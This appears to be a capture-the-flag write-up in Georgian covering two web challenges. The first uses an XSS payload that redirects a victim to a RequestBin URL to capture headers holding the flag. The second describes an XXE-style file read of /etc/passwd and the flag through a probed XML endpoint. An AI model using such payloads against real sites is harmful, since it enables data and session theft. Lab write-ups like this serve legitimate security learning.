


manual-review

ვარეგისტრირებთ ექაუნთს და შევდივართ . აქ გვხვდება ინპუტ ველი სადაც ვწერთ <script>alert(1);</script> 




შევდივართ requestbinze სადაც შეგვიძლია xss .

ვაკოპირებთ რექუესტბინის ლინკს და ვსვამთ შემდეგნაირად:


<script>

window.location.href = "რექუესტბინის ლინკს ";

</script>



გადავდივართ requestbinze და ჰედერებში ვნახავთ ფლეგდ




Flag \_ ctf{4852d6993069867fb5c28b8b688adb6e2b3a9230bfef807ff6ac01b4f216df7f}

Syntax check

მთავარ გვერძე შესვლისას ღილაკზე დაწკაპუნებით გვაძლევს get პარამეტრს <foo>Hi!</foo>. ეს გვაძლევს შეცდომას.

ჩვენ get ის ნაცვლად უნდა გავაგზავნოთ x get



curl -D- -XGET 'http://35.198.135.192:31185 /parse' --data test.

ერორ მესიჯათ აგდებს That XML string is not well-formed

ამ ერორიდან სეგვძლია გამოვიტანოთ დსკვნა რომ, პარამეტრი ელოდება xml ფორმატს.

ისეთი ცომანდი გვინდა რომელიც სერვერიდან წამოიღებს ფაილს.

ვიღებთ /ეტც/პსსწდ -ს ამ ფლაგს ვერვიღებტ დაშიფრით

ფილტრი ადევს ამიტომ ფლაგი ვერ კონვერტირდება და ვცდიტ უტფ16

გვაზლევს 瑣筦㈰摢㠴㈶㌷㈰㌶㈶㡥㙡㘹挱㍤〳㠳㈱㜰挳〵慦㔷戹㈴戰攱愷ㄱ㉡㍣扡㄰〳੽

